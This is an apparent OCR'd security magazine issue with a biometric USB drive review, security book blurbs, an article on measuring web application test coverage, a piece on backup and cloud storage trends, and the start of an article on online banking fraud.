
The biometrics on the device worked flawlessly. The user is asked by default to enroll two fingers and five successful swipes are needed to finalize the enrollment process. During the weeks I used the device, I haven't had a single unsuccessful instance of fingerprint swiping.

Leaving the authentication feature aside, M700 Bio is a portable storage device. After a successful authentication, you will get instant access to the private partition that can be used for storing your data. The device supports three flavors of Microsoft Windows - XP, Vista and 7 - as well as Mac OS X.

You can control the size of your on-board partitions and - from a security standpoint - besides the two factor authentication procedure needed to access the files, everything is also secured by hardware based AES-256 CBC encryption.

The disk can also be mounted as read only (malware control), which should come quite handy when using the device on untrusted computers.

Along with all the software layers of security, the device has its psychical strengths as well - it is coated with a waterproof and dustproof high-strength magnesium enclosure. As this is a portable device, the ergonomic fingerprint swiping area is, of course, located under the hood.



Enroll Biometric

markw: Finger Enrollment

You need five successful finger swipes to complete the enrollment.

Status: Swipe finger across sensor


Progress: 80% complete

The M700 can also be enabled with MXI Stealth Zone, the company's innovative platform for deploying a Secure USB Desktop on security devices from their product line.

This basically lets users authenticated to the device to login into Windows and use a temporary active desktop that stays on the device and doesn't leave any traces on the computer it was used on. This is made possible by MXI Security's FIPS 140-2 Level 3 validated Bluefly processor technology.

The device is made ready for enterprise by ACCESS Enterprise, the company's solution which allows administrators to remotely deploy, customize and manage the entire range of MXI Security encrypted drives. Through a partnership with McAfee, ACCESS empowers an anti-virus and anti-malware scanner for additional protection.

With all of its security features, M700 Bio is the perfect solution for all users that don't want to leave anything to chance. The various layers of security must inspire confidence even with the most paranoid of us.



Manage Device


Mark Woodstone is a security consultant that works for a large Internet Presence Provider (IPP) that serves about 4000 clients from 30 countries worldwide.

Latest additions to our bookshelf

Seven Deadliest Wireless Technologies Attacks

By Brad Haines

Syngress, ISBN: 1597495417




This book introduces the reader to the anatomy of attacks aimed at wireless technologies and devices that use them. You'll learn what it takes to execute infrastructure attacks on wireless networks; which client-side attacks you should look out for; how Bluetooth, RFID, and encryption can be cracked; and why you should be careful when using analog wireless devices, cell phones and other hybrid devices. You will discover the best ways to defend against these vicious hacks with step-by-step instruction and learn techniques to make your computer and network impenetrable.

Cyber War: The Next Threat to National Security and What to Do About It

By Richard A. Clarke and Robert Knake

Ecco, ISBN: 0061962236



Cyber War is a book about technology, government, and military strategy; about criminals, spies, soldiers, and hackers. This is the first book about the war of the future -- cyber war -- and a convincing argument that we may already be in peril of losing it.

It goes behind the "geek talk" of hackers and computer scientists to explain clearly and convincingly what cyber war is, how cyber weapons work, and how vulnerable we are as a nation and as individuals to the vast and looming web of cyber criminals.

Seven Deadliest Network Attacks

By Stacy Prowell, Rob Kraus and Mike Borkin

Syngress, ISBN: 1597495492

Part of Syngress' "The Seven Deadliest Attack Series", this book introduces the reader to the anatomy of attacks aimed at networks: DoS, MiTM, war dialing, penetration testing, protocol tunneling, password replay and spanning tree attacks.

This book pinpoints the most dangerous hacks and exploits specific to networks, laying out the anatomy of these attacks including how to make your system more secure.

Seven Deadliest Microsoft Attacks

By Rob Kraus, Brian Barber, Mike Borkin and Naomi Alpern

Syngress, ISBN: 1597495514


This book introduces the reader to the anatomy of attacks aimed at Microsoft's networks and software: Windows, SQL and Exchange Server, Microsoft Office, SharePoint and the Internet Information Services.

The text is peppered with warnings, notes, recommendations and so-called "Epic Fail" text boxes that illustrate some of the typical mistakes made when working with that particular software.

Fatal System Error: The Hunt for the New Crime Lords Who Are Bringing Down the Internet

By Joseph Menn

PublicAffairs, ISBN: 1586489070


JOSEPH MENN
FATAL SYSTEM ERROR
THE HUNT FOR THE NEW CRIME LORDS WHO ARE BRINGING DOWN THE INTERNET

In this disquieting cyber thriller, Joseph Menn takes readers into the murky hacker underground, traveling the globe from San Francisco to Costa Rica and London to Russia. His guides are California surfer and computer whiz Barrett Lyon and a fearless British high-tech agent. Through these heroes, Menn shows the evolution of cybercrime from small-time thieving to sophisticated, organized gangs, who began by attacking corporate websites but increasingly steal financial data from consumers and defense secrets from governments. Using unprecedented access to Mob businesses and Russian officials, the book reveals how top criminals earned protection from the Russian government.

Seven Deadliest Web Application Attacks

By Mike Shema

Syngress, ISBN: 1597495433

This book pinpoints the most dangerous hacks and exploits specific to web applications, laying out the anatomy of these attacks including how to make your system more secure. You will discover the best ways to defend against these vicious hacks with step-by-step instruction and learn techniques to make your computer and network impenetrable. Attacks detailed in this book include: Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), SQL Injection, server misconfiguration and predictable pages, breaking authentication schemes, logic attacks, and malware and browser attacks.

Measuring web application security coverage

by Rafal Los

Businesses are under constant threat of the next security breach caused by malware, SQL injection and viruses. Could we be setting the stage for even more security breaches by not fully understanding the applications that run our businesses?

Web applications pose a particularly dangerous type of threat to an enterprise due to their functional complexity and highly extensible nature. Exposing functionality beyond the corporate perimeter is dangerous, but exposing poorly understood, hastily coded and hardly tested functionality at layer seven is enough to keep security professionals up at night.

Even when presented with the opportunity to test applications before they are released to production, few security professionals are equipped to answer the burning question: "How much of the application was tested?"

The question of security coverage is often carefully avoided or ignored altogether, but neither of these options should be acceptable as it raises business risk. In this article, we will discuss some of the complexities which make answering the question, "How much of the application was tested?" so difficult. We will also explore how it can be addressed using manual or automated methods.

Understanding the problem

The core issues are tested with a limited amount of time and computing power. These limitations should be pushing testers to really understand the full risk profile of an application before any security testing is even conducted.

Testers should know the full scope of the application and determine the "reach" of the applications' components. When an application is not comprehensively assessed, it cannot be properly tested for security vulnerabilities, making the results virtually useless. For example, if a penetration tester has 40 hours to perform a security analysis of an application, a simple report of vulnerabilities is not helpful without knowing how much of the application attack surface was covered during the testing period.

Today, few web application security analyses provide coverage metrics, much less accurate ones, which causes a potential false sense of security to the consumer. Whether the testing methodology involves manual testing, an automated tools-based approach, or a hybrid approach – the lack of coverage metrics is alarming and growing more so as the complexity of “Web 2.0” applications continues to grow. This can lead to a dangerous situation as these people are the ones empowered to make decisions about the risks, yet they do not have the full set of data to make educated risk decisions.

Understanding applications

Understanding “coverage” is not as simple as asking how many pages are in an application. While that may have been adequate in the early 2000’s, today this method is mostly ineffective thanks to the MVC model and other like frameworks which abstract the idea of “pages” on the server, in the controller, from what is physically presented to the end-user’s browser in the “view”.

Expert application security testers agree that understanding the web application is critical to successfully attacking it. Amazingly though, even seasoned testers do not have a solid methodology for assessing and representing coverage. The issue lies in the difficulty of mapping an application’s true attack surface.

Using a layered approach starting at the client user interface is one methodology that may prove to be successful for mapping the total attack surface of a web application. Below, we’ll address the methodology, practical applications, and further research needed.

USING A LAYERED APPROACH STARTING AT THE CLIENT USER INTERFACE IS ONE METHODOLOGY THAT MAY PROVE TO BE SUCCESSFUL FOR MAPPING THE TOTAL ATTACK SURFACE OF A WEB APPLICATION

User Interface (UI) perspective

The UI coverage perspective looks at the application from the viewpoint of the components exposed to the user through the user interface – most commonly the browser. The UI perspective covers functions available through the user interface, including JavaScript-driven events, AJAX calls, forms, and client-end technologies such as Flash, Silverlight and others.

Identifying each unique action and stringing them together through workflow mapping (such as the use of an Execution Flow Diagram [EFD]) can give a clear picture of the total surface area of an application.

The UI perspective is difficult to fully map due to the extreme complexity of user interface components. To illustrate this point, let’s look at a cascading JavaScript-based menu system in a typical web-based application. If there are 5 top-level menu items, each with 5 sub-items, and 3 sub-sub items, the total number of paths can quickly escalate to 75 possible selections. This only accounts for a basic component of the web application – the menu system. In order to fully understand the attack surface of an application the user must logically segment these into units, such as a menu system, and work out complexity from that angle.

Ultimately, calculating complexity is not as simple as doing some basic algebra. The UI perspective must also account for the different client-side actions such as Flash objects and Silverlight components. This involves exercising all the available “user-visible” components such as buttons, menus, and interactive mediums in order to map the whole attack surface.

To further complicate the situation, the UI perspective also includes non-user-interactive components, such as AJAX. While these components execute in the user interface (browser) they are not triggered entirely by the user. This makes it is difficult to map out without digging into the request/response between the client and server.

Application Programming Interface (API) perspective

The API-coverage perspective addresses the application at the programming interface, or the exposed interface between the application and external components. The most common way of publishing an API is using Web-Services utilizing XML-based data structures or JSON (JavaScript Object Notation) over Simple Object Access Protocol (SOAP) or the more common "Web 2.0" way using the Representational State Transfer (REST) protocol.

Digging into this coverage requires an understanding of data structures and the ability to read code at a basic level. The simplest way of mapping the attack surface of web-service based API is through the Web Services Description Language (WSDL) document. This document gives an XML-based model of the web-service exposed services. Parsing the WSDL file (.wsdl)) yields concrete knowledge about a web service including the types of messages the web service responds to, the data formats expected, and ports used in communications.

This information can be used test each of the service methods while security testing is being performed. WSDL description files support SOAP transport as well as RESTful web services, and without a WSDL the user is left attempting to dig into the functional specification of the application to understand the full attack surface.

Computing a complex coverage map of a web-services that are based on APIs requires a good understanding of the exposed services, methods, and data structures. Rigid XML-based data structures are easily computed, while serialized JavaScript (JSON) is less formal and shows the additional attack surface by parsing the serialized data.

COMPUTING A COMPLEX COVERAGE MAP OF A WEB-SERVICES THAT ARE BASED ON APIS REQUIRE A GOOD UNDERSTANDING OF THE EXPOSED SERVICES, METHODS, AND DATA STRUCTURES

Code perspective

The code-coverage perspective is the most difficult, aiming to achieve complete (dynamic) coverage of source code. Mapping script events, buttons, menus and other components against specific code segments is difficult and often proves to be a challenging task without advanced tools.

This methodology also addresses a critical component not covered by the two previous approaches – back-end code. Inevitably applications have back-end processes which cannot be "seen" from the user interface, or the APIs. These back-end processes may cause security issues which cannot be understood without this perspective.

One example of this is a stored SQL Injection vulnerability. Injecting SQL command code into a particular form field may not cause security issues in that instance due to proper handling by the database. However, when a web-service call is made against a supporting service, a back-end process transports the tainted data into another database thus creating a SQL Injection condition, leading to an exploit. Without the knowledge of the back-end process, the user cannot know what is happening with the tainted data that cannot be "seen" visibly by the UI. There are numerous other examples that include "dead" code branches which can pose critical risks to application security at later development cycles.

Mapping an application through the use of source-code provides an extremely thorough view of the total attack surface, but it can be a complex task, requiring highly sophisticated tools. The types of highly complex tools required utilize the hybrid approach between source code and dynamic application function to achieve a full mapping of the total application attack surface.

Generalized analysis

The simplest way to measure the coverage of a web application is to determine whether

WHETHER THROUGH THE USE OF TOOLS OR MANUAL PROCESSES, UNDERSTANDING COVERAGE IS PARAMOUNT TO KNOWING THE SECURITY RISKS AN APPLICATION POSES BEYOND "FOUND VULNERABILITIES."

each of the components has been exercised, tested, and validated in a security testing framework. Whether through the use of tools or manual processes, understanding coverage is paramount to knowing the security risks an application poses beyond "found vulnerabilities."

Generalized analysis involves pure component-based calculation of the attack surface, without context or workflow. For example, in generalized analysis, a user simply lists out all the exposed UI-components and marks them off as each is exercised and tested. Each form, parameter, JavaScript event handler, each XDR (Cross-Domain Request) and so on as they are identified, logged, exercised and tested.

Generalized analysis can be achieved quickly as it is less organized and requires less formal structure. This method also does not guarantee complete coverage measurement, although it is a significant improvement over no measurement at all.

BUSINESSES CANNOT AFFORD TO LEAVE THEIR APPLICATIONS RISK ASSESSMENT UNADDRESSED AS IT MAY LEAD TO UNFORESEEN CATASTROPHIC FAILURES THAT RESULT IN HIGH COSTS

Coverage-complete analysis

Workflow-based analysis is another methodology that comes closer to understanding the completeness of coverage, but at the sacrifice of analysis speed.

Combining all three perspectives, including code-level analysis, this approach seeks to build a complete map of the application attack surface before exercising and attacking the exposed components.


One of the ways to achieve best coverage-complete analysis is through the use of EFD's to map the application. This approach will combine the three methodologies: UI, API, and code perspectives into coherent workflows through the application. EFD-based analysis leverages application requirements to build a complete map of the attack surface, and can come close to achieving 100% coverage completeness. Leveraging automation solutions that have tight integrations between application requirements and test plans can greatly support this approach.

Further research

It's clear that further research is needed for accurately mapping the "security coverage" of an application. While today's vulnerability-based reporting provides users with a prioritized management of vulnerabilities, the next step would be to incorporate an assessment that accounts for an application's test coverage.

Businesses cannot afford to leave their applications risk assessment unaddressed as it may lead to unforeseen catastrophic failures that result in high costs.

Rafal Los is a web application security evangelist for the HP Software & Solutions business at HP (www.hp.com). Los is responsible for bridging industry, customer, and solutions- bridging the gaps between security technologies and business needs. Los also demonstrates how HP Application Security Center solutions can help organizations reduce risk and bring business value through measurable gains in enterprise web application security.



Inside backup and storage: The expert's view

by Zeljka Zorz

How much data do we create? How do we secure it? Store it? Retrieve it?

When professional community Wikibon recently translated the amount of digital information that is estimated to be created in 2010 in more physical terms, they calculated that to store all that data would require 75 billion fully-loaded 16 GB Apple iPads. It makes the mind reel, doesn't it?

It was also noted that the amount of digital information created today surpasses by 35 percent the capacity of storage space that is currently available, and that the percentage will only be getting bigger as the years pass.

If this statistic and prediction sound too wild to be credible, just pause a moment and think about how much content you yourself produce every day - at home and at work.

Then multiply that number with the latest numbers regarding the estimated number of Internet users (it was 1,966,514,816 on June 30, 2010, by the way). It doesn't sound that far-fetched anymore, does it?

Well, the point that I really wanted make with this brief introduction is that the human race seems to be pouring out massive amounts of data like the world's going to end tomorrow.

Some of it will vanish into the far reaches of this global system of networks that we call the Internet, fragments of it stored in various places, but for all effective purposes lost because it will be unsearchable. And that's all right, since most of it wasn't meant to be saved anyway.

But what about the data we do want to save? The seemingly inexorable progress of the human race is tied closely to our learning capabilities and the fact that we can access the knowledge left to us by our ancestors - whether they used stone tablets, books, or data storage devices.

The decisions that we make daily are largely based on the information we have at our disposal. Whether these decisions concern our private or business life, we need information.

So now we come to the crux of the matter and this article – what do we know and what can we expect in the future when data storage and the backup process are concerned?

The recently concluded bidding war between Dell and HP to acquire 3PAR has put the spotlight on the storage sector, and has indicated that cloud storage - however omnipresent the concept may be currently - is just one of the trends that drive this market, and that physical data centers are still very much in demand.

It may be that the time will come when cloud storage becomes the mainstream storage model, but that still isn't the case. "Cloud storage definitely solves a major problem - that being hardware maintenance," says Adrian Gheara, Project Manager, GFI Backup. "Very often small companies don’t have the resources for a strong hardware infrastructure required by a backup strategy (redundant hard-drives, dedicated servers, load balancers, an administrator that constantly monitors the health of hardware equipment). Cloud computing will ensure that for a decent fee they get the best possible reliable infrastructure for backups."

Peter Airs, EMEA Storage Product Manager for Netgear agrees. He thinks that cloud storage is ideal for smaller customers without a second site to replicate data to. "Cost and complexity is massively reduced compared to deploying a tape solution and it is a 'set it and forget it' solution shifting critical data off site as it gets saved locally. And although cloud backup like our embedded ReadyNAS Vault is not replacement disaster recovery for applications, it fits smaller customers looking for peace of mind protection for files while addressing capital expenditure with a pay-as-you-go model."

IT MAY BE THAT THE TIME WILL COME WHEN CLOUD STORAGE BECOMES THE MAINSTREAM STORAGE MODEL, BUT THAT STILL ISN'T THE CASE

Larger enterprises and mid-size organizations can also benefit from the cloud option, even if they have already implemented high availability or disk-to-disk backup, thinks Christian Willis, EMEA Technical Director for Vision Solutions. He believes that cloud storage and recovery can complement their existing strategy and further reduce recovery time and recovery point objectives.

As regards the matter of data security, he says that apart from defining and sticking to best practices such as encrypting information before it goes off-site and using secure networks to move the data, it is of crucial importance to specify what responsibilities the cloud provider will take on, and what will remain with the company.

Willis is convinced that the likes of Amazon and the other major cloud providers have such large estates and established security procedures that data at rest is protected - the standards at which they work are comparable or better than those you can achieve as a single organization.

GFI's Gheara believes that the trend that has seen many large enterprises moving to cloud backups will continue unabated. "A very important advantage of cloud storage is that your backup is remote," he says.

"If there’s a fire in the office, the backup will not be destroyed or damaged as well. The only disadvantage with a cloud-based solution is speed. If a restore is needed, the download will take some time. In the long term, downloads speeds will go up and costs will go down, so cloud backups will become easier and better. As to security, encryption and data distribution across multiple machines will cover these risks."

What is interesting to note is that when it comes to backup, a lot of organizations are focused on data protection, and it's often the case that the quality and speed of the recovery process - which is, after all, the reason they are doing it in the first place - tends to be overlooked.

Simplicity and ease of use are also of great importance. "Everybody knows how important backups are. Yet there are still epic tales of people losing all their files, sometimes going out of business in the process," muses Gheara.

"The truth is that people are lazy. They know they have to backup their data and want to do so, but because of the complexity to set up and create backups they tend to postpone, or avoid doing so. And disasters usually strike when you're least prepared. Providing an easy-to-understand user-experience is a key factor to get people to actually create backups. With GFI Backup for Business, for example, usability is something we pay particular attention to. We are constantly trying to make the process simpler and easier."

Netgear's Airs concurs, especially when it comes to small business and mid-sized enterprises. He notes that backup always consists of a hardware and software component and it is up to vendors to ensure that these components dovetail to provide a cost effective, high performance yet trouble free experience for the customer.

Vision Solutions' Willis says that ease of use is especially important when it comes to backup being deployed across multiple different platforms. "Virtualization has made some elements of backup easier, but it has also introduced some new challenges to consider," he says. "As an example, if a company has VMware within its main HQ, but is running Microsoft Hyper-V in its branch offices for reasons of cost, then it can have some problems in making sure that all its virtual machines are properly protected."

And while Toshiba provides only consumer backup solutions, Manuel Camarena, product manager at Toshiba' Storage Device Division, points out that while the majority of people does seem to be aware of the importance of regularly backing up their computers, a recent survey they sponsored revealed that 54 percent of them says that they simply forget about it. To try to influence that situation for the better, they issued a line of portable hard disk drives that include pre-loaded backup software that has an easy setup process and "set-it-and-forget-it" operation.

But while ease of use is (predictably) an important characteristic of backup solutions (business or otherwise), it is definitely not the only one on which my interviewers agree. When it comes to business backup, a centralized backup management solution also seems to be preferred.

"SMBs have particular resource challenges but centralizing into a single easy to manage platform that can take care of all of a business's storage and backup needs makes sense from a financial and management overhead point of view," says Airs.

He also thinks that when it comes to SMBs, they are often relying on backups and disaster recovery policies being adhered to by staff who's primary function is elsewhere in the business, meaning that backups don't get done and tapes are not managed correctly, and says that many of these issues can be addressed by moving to a centralized disk storage system and an automated backup regime which requires minimal human intervention once set up.

"For companies with multiple computers it is important to have an easy administration panel, that allows a centralized management of tasks; otherwise it's very likely that problems will arise during the backup process and nobody will ever know," concurs Gheara.

According to the results of a recent storage study by TheInfoPro, data de-duplication is a leading technology when it comes to backup on companies' existing storage resources but, interestingly enough, online data de-duplication and data reduction appears to be a waning technology.

But what do these experts think about it?

"Data de-duplication is relevant only for large companies. It works very well with cloud storage for reduced traffic," says Gheara. "In small companies, due to the lower volume of data that is transferred, de-duplication is not really necessary; and may not be a viable option because of the need to set up the software and its' cost."

Airs says that, so far, Netgear's customers haven't shown much inclination towards it, and prefer to ride the cost/capacity curve for the time being and to employ higher capacity storage systems. He thinks that its time will come, but that adoption is slower due to the lower capacity requirements, time and budget pressure in the small business and mid-sized enterprise space.

But to return for a moment to the 75 billion fully-loaded 16 GB Apple iPads from the beginning of the article and the storage issue, and mention that Toshiba recently made a significant inroad when it comes to a new technology that will improve areal disk density and allow us to store five times the amount of data per inch than we can store today.

"As perpendicular magnetic recording (PMR) – the current HDD industry standard – nears its fundamental capacity limit, the industry is investigating new technologies to increase areal density," says Patty Kim, product manager at Toshiba's Storage Device Division. "Bit-patterned media (BPM) is one approach. Two others that hold significant interest are heat assisted magnetic recording (HAMR) and microwave assisted magnetic recording (MAMR). Toshiba is evaluating these approaches, all of which have potential technical hurdles, but the developments we've made with BPM certainly make it a strong contender for future production."

All in all, Toshiba has managed to fabricate a hard disk with an areal density of 2.5 terabits per-square-inch and a practical servo pattern by using an etching mask made of a self assembled polymer, but they still haven't managed to read or write data in the drives. Obviously, a considerable amount of time will pass until this technology becomes a standard, but they predict that density of 5Tb/in2 will be achievable in the lab by 2012.

TOSHIBA HAS MANAGED TO FABRICATE A HARD DISK WITH AN AREAL DENSITY OF 2.5 TERABITS PER-SQUARE-INCH

And while Seagate seemed to opt for heat assisted magnetic recording, and Hitachi GTS for the bit-patterned media, so far no drive manufacturer has thrown all their eggs in one basket. Setting aside the issue of disk density, I also wondered if the self-encryption capability of some of Toshiba's drives was becoming a strong selling point, and asked if they noticed an increase in demand.

"Absolutely. Many customers see them as the best – and most cost effective – way to protect 'data at rest' on PCs and storage systems," says Scott Wright, product manager for mobile storage with Toshiba's Storage Device Division. "The interest stems not only from the desire to protect against the potential data and economic loss from a lost or stolen notebook, but also from the need for IT departments to manage their compliance with privacy laws and regulations governing data security. This is particularly true for highly regulated enterprises in such industries as health care and finance. However, regardless of the type of business, the simple fact is that all disk media eventually leaves a company's control, whether it's decommissioned, disposed of, sent for repair, misplaced or stolen."

And when it comes to drives that are getting withdrawn from service and disposed of, Toshiba has also thought about and implemented a wipe technology that provides the ability to automatically erase the SED's internal security key when the drive's power supply is turned off – such as when a system is powered-down or when the drive is removed from the system – instantly making all data in the drive indecipherable.

In the end, it seems to me that even though there are vast amounts of data that must be stored, and stored well, the good news is that we don't lack in options to choose from.

There may be glitches here and there, but no technology is or ever will be flawless. That is a fact that we must accept, and learn to always have a (no pun intended!) backup plan.

Zeljka Zorz is the News Editor for Help Net Security and (IN)SECURE Magazine.

Here are some of the Twitter feeds we follow closely and can recommend to anyone interested in learning more about security, as well as engaging in interesting conversations on the subject.

If you want to suggest an account to be added to this list, send a message to **@helpnetsecurity** on Twitter. Our favorites for this issue are:

@chriseng
Chris Eng - Senior Director of Security Research at Veracode.
http://twitter.com/chriseng

@armorguy
Martin Fisher - Director of IT Security at WellStar Health System.
http://twitter.com/armorguy

@jack_daniel
Jack Daniel - Community Development Manager for Astaro.
http://twitter.com/jack_daniel

@alexeck
Alex Eckelberry - CEO at Sunbelt Software.
http://twitter.com/alexeck

Combating the changing nature of online fraud

by Mike Byrnes

Not too many years ago, the Internet became a way for people to access their banking information and to execute some basic financial transactions. At the time, online banking was a relatively safe practice. The threats came largely from hackers who were more intent on creating mayhem than committing a serious financial crime - in short, a situation that was very different from the one we have today.

It is not surprising that an increase in online fraud has mirrored the growth of online banking. The early phishing attacks - orchestrated largely by "script kiddies" - have evolved into sophisticated malware attacks orchestrated by organized crime rings.

Notorious malware, such as the Zeus Trojan, capable of eluding many of the solutions put in place by financial institutions, has become the norm. As Gartner pointed out, "fraudsters have definitely proved that strong two-factor authentication methods that communicate through user browsers can be defeated." (See Gartner: Where Strong Authentication Fails and What You Can Do About It, December 2009).

